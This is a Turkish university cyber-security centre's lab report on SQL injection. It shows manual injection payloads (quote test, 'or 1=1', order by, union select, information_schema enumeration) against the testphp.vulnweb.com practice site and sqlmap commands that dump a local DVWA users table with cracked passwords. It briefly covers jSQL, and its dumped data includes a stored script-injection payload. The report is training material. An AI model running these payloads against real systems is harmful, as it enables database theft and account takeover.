



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

T.C.
Kayseri Üniversitesi
Siber Güvenlik Uygulama ve Araştırma Merkezi Müdürlüğü

ARAŞTIRMA FAALİYETİ SONUÇ RAPORU

Araştırma Faaliyetinin Amacı	: Web Uygulaması Sömürü Araçlarını Kullanma
Birim	: Siber Güvenlik Uygulama ve Araştırma Merkezi
Araştırmadan Sorumlusu Öğretim Elemanı	: Doç.Dr. Ali GEZER
Araştırma Faaliyetinde Kullanılan Araçlar	: SQLMAP, JSQL
Araştırma Faaliyeti Tarih Aralığı	: 1.4.2023-1.5.2023
Araştırmaya Katılan Kişi Sayısı	: 4 (Doç.Dr. Ali GEZER, Ali Altun, Ali Akdeniz, Mehmet Gülce)
İlgili Araştırmacı Adı ve İletişim Bilgisi	: aliialtun.89@mail.com

Genel Bilgilendirme ve Değerlendirme

Sql Injection

SQL Nedir?

Veri tabanı alt yapısına sahip sistemlerde verileri yönetmek ve tasarlamak için kullanılan bir dildir.

Sql Injection nedir ve nasıl yapılır?


SQL injection web uygulamalarının sql sorularına sql kamutları enjekte edilmesidir. Web tarayıcımızın adres çubuğunda yazdığımız herşey arka planda bir sql sorgusu çalıştırmakta bu sorguların sql komutları eklenerek manipüle ederek Sql injection saldırısı gerçekleşmektedir.

Sql Injection Uygulaması

Hedef sitemizin adres çubuğuna “ “ ekliyoruz bu sayede veri tabanı kullanıp kullanmadığımızı öğreniyoruz site bize syntx hatası verdi

“ http://testphp.vulnweb.com/listproducts.php?cat=1 “ ”

Şimdi “ “ ” yerine bize her zaman doğru sonuç döndürecek olan “ or 1=1 ” ekliyoruz .



Hazırlayan
BKK


Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

“http://testphp.vulnweb.com/listproducts.php?cat=1 or 1=1”




Görüldüğü üzere sayfa hata vermeden geldi.

Şimdi sütun sayısını öğrenmek için ” order by “ komutu ekleyip sonuna rastgele sayılar yazıyor ve kaç adet sütun olduğunu öğreniyoruz

“ <http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 order by 12>”

Şeklinde 12 sütun olduğunu belirtip deniyoruz . Görüldüğü üzere 12 sütundan az olduğu için hata verdi şimdi 11 yazıp tekrar yazıyorduk bu işlemi sütun sayısını bulana kadar tekrarlıyoruz .



“ <http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 order by 11>”


Hazırlayan
BKK

Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1



Görüldüğü gibi “ order by ” komutunu kullanarak sütun sayısını bulduk sütun sayısı 11. Şimdi bütün sütunları beraber yazabilmemizi olanak sağlayan “ union select ” komutunu “ order by ” komutu yerine yazıp sütunları şu şekilde “1,2,3,4,5,6,7,8,9,10,11” bütün sütunları yazıp sayfayı inceliyoruz sayfada hangi sütunlar manipüle edilmeye müsait olduğuna bakıyoruz.

“ <http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 union select 1,2,3,4,5,6,7,8,9,10,11>”


Hazırlayan
BKK

Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1



Sayfanın sonunda görüldüğü gibi 2,7 ve 9 sütunları manipüle edilebilir 7. sütuna bir deneme yapalım adres çubuğunda “7” yerine “@@version” yazıyoruz bu bize bu sayfayı çalıştıran işletim sistemi ve sürümü hakkında bilgi verecek.

“<http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 union select 1,2,3,4,5,6,@@version,8,9,10,11>”



Bu sayfayı çalıştıran işletim sistemi ubuntu ve sürümü 0.20.04.2

7. sütunu manipüle etmeye devam edelim.

“@@version” yerine bize bütün sonuçları birleştirecek olan “group_concat ()” komutunu yazıyoruz Parantez İçerisine tabloları görüntülemek için “group_concat(table_name)” şeklinde yazıp sorgunun sonunda bu isteğimizi belirtiyoruz “from information_schema.tables where table_schema=database()”

Hazırlayan
BKK

Onaylayan
KASGEM




ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

“ <http://testphp.vulnweb.com/listproducts.php?cat=1> or 1=1 union select 1,2,3,4,5,6 group_concat(table_name),8,9,10,11 from information_schema.tables where table_schema=database()” sonuç olarak bize tabloları döndürür.

Bize



“artists,arts,categ,featured,guestbook,pictures,products,users” tablolarını gösterdi

artists,arts,categ,featured,guestbook,pictures,products,users



Users tablosundaki kolonları görüntülemek için parantez içerisini “column_name” olarak değiştirip sorgunun sonunuda “from information_schema.columns where table_name=0x7573657273”

Burada “0x7573657273” users kelimesinin hex halidir.

Sonuç olarak bize user tablosunun kolonlarını gösterdi.

Bu kolonlardaki verileri çekmek için sorgumuzu parantez içini “uname,0x3a,pass” şeklinde değiştiriyoruz burada

address,art,cc,email,name,pass,phone,uname



“”0x3a” “.” anlamına geliyor bunu koymamızın sebebi çekilen verilerin bir birine karışmasını engellemek içi sorgunun sonunu “from information_schema.columns where table_name=0x7573657273” yerine “from users” yazıyoruz .

Hazırlayan
BKK

Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU


Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

Kullanıcı


adı test şifre test sızma işlemi gerçekleşti bu bilgiler ile login oluyoruz.



SQLMAP TOOL



Sqlmap sql injection gerçekleştiren bir araç konsol tabanlıdır parametreleri için konsola



“sqlmap -h” yazarak ulaşabilirsiniz

Hedef url belirtmek için	-u URL, --url=URL	("http://www.site.com/vuln.php?id=1")
Cookie belirtmek için	--cookie=COOKIE	(e.g. "PHPSESSID=a8d127e..")
Veri tabanını görüntülemek için	--dbs	
Tabloları görüntülemek için	--tables	
Kolonları görüntülemek için	--columns	
Verileri çekmek için	--dump	
Veri tabanı belirtmek için	-D DB	
Tablo belirtmek için	-T TBL	
Kolon belirtmek için	-C COL	

Hedef url'yi “-u” yazıp url'yi de “” içerisine yazıyoruz ve cookie belirtiyoruz cookie “” içinde belirtiyoruz ve veri tabanlarını görmek için “--dbs” yazıp başlatıyoruz

Hazırlayan
BKK

Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

```
(root@kali)-[~]
# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=6Submit=Submit&user_token=ad701f0dbd019482a6141e5c297b27b2#" --cookie "security=low;PHPSESSID=441cimg95ufefk17u0id7u526u" --dbs
```

Ve bize iki adet veri tabanını gösterdi .

```
available databases [2]:
[*] dvwa
[*] information_schema
```

Şimdi dvwa veri tabanını belirtip içerisindeki tabloları görüntülemek için “--dbs” yerine “-D dvwa --tables” yazıyoruz

```
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[10:30:24] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Bize “guestbook” ve “users” tablolarını gösterdi şimdi “users” tablosundaki kolonları görüntülemek için “-D dvwa -

```
(root@kali)-[~]
# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=6Submit=Submit&user_token=ad701f0dbd019482a6141e5c297b27b2#" --cookie "security=low;PHPSESSID=441cimg95ufefk17u0id7u526u" -D dvwa -T users --column
```

T users --column” şeklinde düzenliyoruz.
users tablosunun kolonlarını görüntüledik

```
[10:34:20] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id  | int(6) |
+-----+-----+
```

şimdi bu kolonlardaki verileri çekeceğiz bunu için “-D dvwa -T users -C users,password --dump” şeklinde düzenliyoruz

kullanıcı

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```

adları ve şifreleri çektik sızma işlemi gerçekleşti.

JSQL TOOL

Hazırlayan
BKK


Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU


Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

Basit bir arayüze sahiptir



Hedef url'yi yazıp başlatmamı yeterli.

Bize database'leri ,tabloları ve kolonları çıkardı



Hazırlayan
BKK

Onaylayan
KASGEM



ARAŞTIRMA SONUCU PAYLAŞIM FORMU

Doküman No	FR-062
İlk Yayın Tarihi	8/02/2022
Revizyon Tarihi	-
Revizyon No	0
Sayfa No	1/1

Şimdi users tablosundaki kolonları çekelim bunun için users üzerine sağ tık yapıp çek all diyoruz yani hepsini seçiyoruz ve tekrar sağ tık yapıp load diyoruz

Verileri çekmeyi başardık.

	address	cart	cc	email	name	pass	phone	uname
1	x1	KAZIPURA BULANDSHAHR	7fc9aaad086cdece5edc25d07c198f1	99999999999999999999	DEEPAKRAJPUTVdv@gmail.com	<script src=//HOST/SCRIPT></script>	test	000000000000000000 test

Sorumlu Öğretim Elemanı

Unvan: Doç.Dr.

Adı Soyadı: Ali GEZER

Görevi: Siber Güvenlik Uygulama ve Araştırma Merkezi Müdür

Hazırlayan
BKK

Onaylayan
KASGEM